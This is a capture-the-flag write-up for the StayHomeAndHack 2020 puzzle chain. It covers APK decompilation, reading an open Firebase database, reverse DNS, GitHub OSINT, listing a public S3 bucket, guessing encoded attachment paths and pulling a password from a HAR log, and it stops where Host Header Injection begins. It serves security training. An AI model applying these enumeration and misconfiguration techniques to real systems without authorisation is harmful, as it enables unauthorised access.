StayHomeAndHack 2020

A writeup for the StayHomeAndHack 2020 (SHAH 2020) by twitch.tv/sup3rhero1 in which I finished first. I would like to thank https://twitter.com/_superhero1 for the organization of this great CTF. I really learned a lot during these stages.

APK Analysis

The only information at the start was the following:

Following that, there was an Android APK file.

I ran `jadx-gui` on the APK and started to have a look at the `MainActivity`:

```
public class MainActivity extends AppCompatActivity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView((int) R.layout.activity_main);
        FirebaseDatabase.getInstance().getReference("messages").orderByKey().addListenerForSingleValueEvent(new
ValueEventListener() {
            public void onDataChange(DataSnapshot dataSnapshot) {
                DataSnapshot next = dataSnapshot.getChildren().iterator().next();
                ((TextView)
MainActivity.this.findViewById(R.id.textView)).setText(next.child("text").getValue().toString());
                Log.i("Firebase", "Value = " + next.child("text").getValue());
            }

            public void onCancelled(DatabaseError databaseError) {
                Log.w("Firebase", "onDataChange:onCancelled", databaseError.toException());
            }
        });
    }
}
```

We see, that there is not going on too much. Data with the key `messages` is pulled from a Firebase database.

Firebase gets it's information which database to use from the file `res/values/strings.xml` so let's have a look in there:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <!-- lots of useless strings -->
    <string name="common_signin_button_text_long">Sign in with Google</string>
    <string name="default_web_client_id">410881861547-
slb497phfqi8ai9tsj7pf88n6r194qts.apps.googleusercontent.com</string>
    <string name="firebase_database_url">https://ctf-f3cdd.firebaseio.com</string>
    <string name="gcm_defaultSenderId">410881861547</string>
    <string name="google_api_key">AIzaSyD9stvKcZErvihefperyHsGgnpCqn4vgHc</string>
    <string name="google_app_id">1:410881861547:android:76abe8ac443883021694ee</string>
    <string name="google_crash_reporting_api_key">AIzaSyD9stvKcZErvihefperyHsGgnpCqn4vgHc</string>
    <string name="google_storage_bucket">ctf-f3cdd.appspot.com</string>
    <string name="project_id">ctf-f3cdd</string>
    <string name="search_menu_title">Search</string>
    <string name="status_bar_notification_info_overflow">999+</string>
</resources>
```

There we see the key `firebase_database_url`. You can basically access a JSON representation of firebase databases with the following URL schema: `https://[my-app-name].firebaseio.com/[path].json` So if we open up the first node `https://ctf-f3cdd.firebaseio.com/messages.json` we will get the following:

```
{
  "messages": [
```

```
    {
      "text": "Hello Hackers!"
    },
    "null",
    {
      "text": "deleted"
    },
    {
      "text": "null"
    },
    {
      "text": "161.35.50.121"
    }
  ]
}
```


Opening firebase database without a [path] - `https://ctf-f3cdd.firebaseio.com/.json` would have been possible too.

There we have the first flag. The IP address **`161.35.50.121`**!

IP Address Analysis

So, we got the IP `161.35.50.121` and need to follow that to our next information.

Pinging the IP did not get any positive results:

```
❯ ping 161.35.50.121
PING 161.35.50.121 (161.35.50.121): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2
^C
--- 161.35.50.121 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

Since the rules said, that we do not need automated scanners, I assumed that enumerating services and open ports on that IP would not lead anywhere.

Let's see, what a reverse DNS lookup on that IP looks like. For that we use the tool `dig` with the `-x` flag to do reverse lookups:

```
❯ dig -x 161.35.50.121

; <<>> DiG 9.10.6 <<>> -x 161.35.50.121
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43001
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1452
;; QUESTION SECTION:
;121.50.35.161.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
121.50.35.161.in-addr.arpa. 1800 IN     PTR     oldserver.h1.click.

;; Query time: 351 msec
;; SERVER: 1.1.1.1#53(1.1.1.1)
;; WHEN: Thu Apr 23 20:19:20 CEST 2020
;; MSG SIZE  rcvd: 113
```

In the answer section we can see, that there is a DNS name resolving to that IP: **`oldserver.h1.click`**.

We got our next flag. The domain name **`oldserver.h1.click`**.

Domain Analysis


Let's start analysing the domain `oldserver.h1.click`. Opening it up in a browser again does not lead anywhere and again, enumerating ports and services will also not give any results. So we need to do something else with that domain.

Luckily there were already some hints on the twitter: https://twitter.com/stayhomeandhack


> If we do not search on Google where else? Keep it simple □□
>
> — St4yH0me4ndH4ck CTF (@stayhomeandhack) April 19, 2020

So, we have to search somewhere for the domain and it should not be google. If it is not google it surely is not any kind of normal search engine. Where else would you look for some part of an IT project or software, which we are most likely heading towards?

Let's have a look at Github: https://github.com/search?q=oldserver.h1.click



66+ results in the code, that looks promising.




Okay, seems like te search is not taking in our query as a whole string. What if we put it in quotes?

Nice! We got it, there is a Github repository containing the exact domain name. And the name of the owner is `h1dd3n-0rg4n15at10n` which is another hint, that this is surely our next step.

Searching Github gave us the next flag. A Github repository: **https://github.com/h1dd3n-0rg4n15at10n/frontend**

Repository Analysis

Now we have to enumerate the repository for any usefull information. Let's first check, if the author has got any other repositories on Github: https://github.com/h1dd3n-0rg4n15at10n?tab=repositories




Nope, there is only the repository **frontend**. Good to know that we only have to look into that repository.

Let's look at the network graph of the repository.

> Looking at the network graph will give us information about the branches, number of commits and forks of the repository.


Network graph

Timeline of the most recent commits to this repository and its network ordered by most recently pushed to.



There are two branches:

- `master` with 2 commits
- `development` wtih 2 commits



Going through the commits from old to new there is a weird number in commit `6df11`:

Putting this number into CyberChef (https://gchq.github.io/CyberChef/#recipe=From_Hex('None')From_Base32('A-Z2-7%3D',false)&input=NDc0NTMzNDQ0YjRjNTI1MzQ3NDkzMzUzMzQ0ZDUyNTE0NzM0NTg0NDQ5NGQ0MTRi) reveals an other IP address: 165.227.207.40.


But do not stop too early and finish analysing this repsitory.

The last commit does not reveal anything else. But there was an open issue, let's look at that.

After clicking on the issues tab we see that there is one open and one closed issue.

The open issue is asking to delete the repository, because something was leaked in the code. Probably the IP address, because we did not find anything else.

The closed issue looks like this:



After noticing that the issue was edited, we can see the history of this issue:

h1dd3n-0rg4n15at10n edited 8 days ago

> Hi team,
>
> As just discussed in our team meeting, we need to upgrade our infrastructure and change the domain to superhero1.xyz ASAP!
>
> Thank you and regards,
> Sebastian

Nice, there is the domain name `superhero1.xyz`.

Until now we found the IP address `165.227.207.40` and the domain `superhero1.xyz`.

Let's quickly see if any of the hosts is up, so we know which way we will follow next:

```
❯ ping 165.227.207.40
PING 165.227.207.40 (165.227.207.40): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
Request timeout for icmp_seq 2
^C
--- 165.227.207.40 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss

 ~
❯ ping superhero1.xyz
PING superhero1.xyz (162.243.162.13): 56 data bytes
Request timeout for icmp_seq 0
Request timeout for icmp_seq 1
^C
--- superhero1.xyz ping statistics ---
3 packets transmitted, 0 packets received, 100.0% packet loss
```

Looks like no host is accepting ICMP requests. Let's check if we can access any of the hosts on port 80:

```
~
❯ curl http://165.227.207.40
^C


 ~
❯ curl http://superhero1.xyz
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.16.1</center>
</body>
</html>
```

Nice! The domain http://superhero1.xyz is reachable.

After finding and checking both the IP `165.227.207.40` and the domain `superhero1.xyz` we found a reachable webserver on the domain. This will be our next target!

Webserver Analysis

So, we have got the domain https://superhero1.xyz/. Let's look what the page looks like in the browser:



Okay, there's not much yet. The sourcecode leaks that the page is hosted at AWS and is using a S3 bucket:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>New server</title>
    <link rel="stylesheet" href="https://s3.eu-north-1.amazonaws.com/www.superhero1.xyz/css/style.css" />
  </head>
  <body class=centered>
    <h1>Coming Soon</h1>
    <p>Under construction by Steve.</p>
  </body>
</html>
```

Let's check, if we can get anything else from the S3 by just opening the the URL to the bucket: `https://s3.eu-north-1.amazonaws.com/www.superhero1.xyz` And indeed the bucket has it's listing enabled:

```
<ListBucketResult>
    <Name>www.superhero1.xyz</Name>
    <Prefix />
    <Marker />
    <MaxKeys>1000</MaxKeys>
    <IsTruncated>false</IsTruncated>
    <Contents>
        <Key>css/</Key>
        <LastModified>2020-04-18T18:42:52.000Z</LastModified>
        <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
        <Size>0</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>css/style.css</Key>
        <LastModified>2020-04-18T19:36:02.000Z</LastModified>
        <ETag>"f612cc0919623815a4d55c5c0d5ff598"</ETag>
        <Size>468</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>support/</Key>
        <LastModified>2020-04-15T21:34:11.000Z</LastModified>
        <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
        <Size>0</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>support/chatlog-20200413-1.log</Key>
```

```
        <LastModified>2020-04-18T23:18:23.000Z</LastModified>
        <ETag>"75056ed980ee6881ea010d9dd12177ab"</ETag>
        <Size>218</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
    <Contents>
        <Key>support/chatlog-20200413-2.log</Key>
        <LastModified>2020-04-18T23:18:23.000Z</LastModified>
        <ETag>"f241afc39695f52d492e778f84f92723"</ETag>
        <Size>422</Size>
        <StorageClass>STANDARD</StorageClass>
    </Contents>
</ListBucketResult>
```

We can find 3 interesting keys:

- `support/` - we can ignore this key since the size is 0 bytes
- `support/chatlog-20200413-1.log` - with the data:
  - ```
    User1: hi i have a problem
    Agent: How can I help you?
    User1: [https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5573657231/attachment1]
    Agent: Thank you I will have a look and the team will get back to you.
    ```
- `support/chatlog-20200413-2.log` - with the data:
  - ```
    Steve: Hi this is Steve from finance department
    Agent: How can I help you?
    Steve: I cannot access our internal dashboard
    Agent: Can you send me a screenshot?
    Steve: [https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657633/attachment1]
    Agent: Thanks but it seems there is an issue with the attachment.
    Agent: Wait... I see it uploaded on our servers.
    Internal server error: Chatlog could not be stored.
    ```

So, we have two attachment URLs and the hostname **`support.superhero1.xyz`** which we can analyse.

Attachment Analysis

Now we will analyse the attachments https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5573657231/attachment1 and https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657633/attachment1. Let's download both attachments with `wget` and check the contents with `file`.

The attachment `5573657231/attachment1`:

```
❯ wget https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5573657231/attachment1
--2020-04-24 20:13:17--  https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5573657231/attachment1
Resolving s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)... 52.95.169.13
Connecting to s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)|52.95.169.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 65852 (64K) [binary/octet-stream]
Saving to: ‘attachment1’

attachment1                         100%
[=============================================================================>]  64.31K  --.-KB/s    in 0.07s

2020-04-24 20:13:18 (939 KB/s) - ‘attachment1’ saved [65852/65852]

❯ file attachment1
attachment1: JPEG image data, baseline, precision 8, 600x400, components 3
```

The file is an JPEG and looks like this:

Before running any analysis on the image, check the attachment `5374657633/attachment1`:

```
❯ wget https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657633/attachment1
--2020-04-24 20:16:20--  https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657633/attachment1
Resolving s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)... 52.95.170.45
Connecting to s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)|52.95.170.45|:443... connected.
HTTP request sent, awaiting response... 403 Forbidden
2020-04-24 20:16:20 ERROR 403: Forbidden.
```

Oh, we are getting a 403. This is also what the Agent in the chatlog said: `Agent: Thanks but it seems there is an issue with the attachment.`

Let's check, if we can enumerate more attachments by using the number in the urls. These numbers are not directly increasing, so they are possibly not incrementing. Let's see, if they are something encoded. Luckily CyberChef is straight telling us, that these numbers are just ASCII values in hex: https://gchq.github.io/CyberChef/#recipe=From_Hex('None')&input=NTU3MzY1NzIzMQ

So `5573657231` is resulting in `User1` and `5374657633` in `Stev3`. If we check back at the chatlogs in Webserver Analysis we can see the both names `User1` and `Steve`. So there might be something if we use the ASCII values of `Steve`: `5374657665`.

```
❯ wget https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657665/attachment1
--2020-04-24 20:24:48--  https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657665/attachment1
Resolving s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)... 52.95.170.13
Connecting to s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)|52.95.170.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
```


```
Length: 40560 (40K) [binary/octet-stream]
Saving to: ‘attachment1.1’

attachment1.1                         100%
[=============================================================================>]  39.61K  --.-KB/s    in 0.04s

2020-04-24 20:24:48 (1.03 MB/s) - ‘attachment1.1’ saved [40560/40560]

❯ file attachment1.1
attachment1.1: PNG image data, 2136 x 1473, 8-bit/color RGBA, non-interlaced
```

Nice, this URL worked and we got another picture:



A part of the large image is this picture, in which a JSON object is displayed on `superhero1.xyz/protected`.

Bevore going on with that let's check for further attachments. Since the names of the attachments are always `attachment1` there might be more if we look for `attachment2` and so on.

Let's check for `User1` first:

```
❯ wget https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5573657231/attachment2
--2020-04-24 20:28:54--  https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5573657231/attachment2
Resolving s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)... 52.95.171.33
Connecting to s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)|52.95.171.33|:443... connected.
HTTP request sent, awaiting response... 403 Forbidden
2020-04-24 20:28:54 ERROR 403: Forbidden.
```

Okay, seems like there is nothing.

Let's check for `Steve`:

```
❯ wget https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657665/attachment2
--2020-04-24 20:29:45--  https://s3.eu-north-1.amazonaws.com/support.superhero1.xyz/5374657665/attachment2
Resolving s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)... 52.95.171.49
Connecting to s3.eu-north-1.amazonaws.com (s3.eu-north-1.amazonaws.com)|52.95.171.49|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 159772 (156K) [binary/octet-stream]
Saving to: ‘attachment2’

attachment2                           100%
[=============================================================================>] 156.03K  --.-KB/s    in 0.1s

2020-04-24 20:29:45 (1.43 MB/s) - ‘attachment2’ saved [159772/159772]
```

Oh nice, another attachment.

```
❯ file attachment2
attachment2: ASCII text
❯ head -n 8 attachment2
{
  "log": {
    "version": "1.2",
    "creator": {
      "name": "WebInspector",
```


```
      "version": "537.36"
    },
    "pages": [
❯ wc -l attachment2
5536 attachment2
```

This file is a JSON file with 5536 lines, which is a log file from `WebInspector` in version `537.36`.

In the attachments we found a picture of a cat in a PC, a picture of JSON at `superhero1.xyz/protected` and a large JSON file.

WebInspector Export Analysis

So, we got a large JSON file that shows itself as an export from WebInspector 537.36. I knew, that WebInspector is a tool in Chrome devtools, so let's open that up:



There are two arrows indicating import and export functionality. So let's try to import the JSON file into the WebInspector.

Name	Status	Type	Initiator
internal	200	document	Other
css?family=Open+Sans:300,400,600,700	200	stylesheet	superhero1.xyz/internal:24
nucleo.css	200	stylesheet	superhero1.xyz/internal:26
all.min.css	200	stylesheet	superhero1.xyz/internal:27
argon.css?v=1.2.0	200	stylesheet	superhero1.xyz/internal:29
bootstrap.bundle.min.js	200	script	superhero1.xyz/internal:93
jquery.min.js	200	script	superhero1.xyz/internal:92
js.cookie.js	200	script	superhero1.xyz/internal:94
jquery.scrollbar.min.js	200	script	superhero1.xyz/internal:95
jquery-scrollLock.min.js	200	script	superhero1.xyz/internal:96
argon.js?v=1.2.0	200	script	superhero1.xyz/internal:98
login.js	200	script	superhero1.xyz/internal:100
mem8YaGs126MiZpBA-UFVZ0b.woff2	200	font	Other
nucleo-icons.woff2	200	font	Other

Nice, that worked and now we can see a lot of HTTP requests.

I am going to sum all interesting things from the HAR up in the following listing:

- GET http://superhero1.xyz/internal, with a 200 response
- POST http://superhero1.xyz/login, with a 200 response
  - POST data:
  - ```
    {
      "username": "steve",
      "password": "Sup3rS3cr37P@ssword"
    }
    ```
- GET http://superhero1.xyz/dashboard, with a 200 response

We also see, that all requests have the Host header `superhero1.xyz:5000` that is definetly interesting.

> We found some requests that seem to be successfull, but are not when we are replaying these from our browser.

Next let's perform some modifications to the host header. This is also known as Host Header Injection: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection

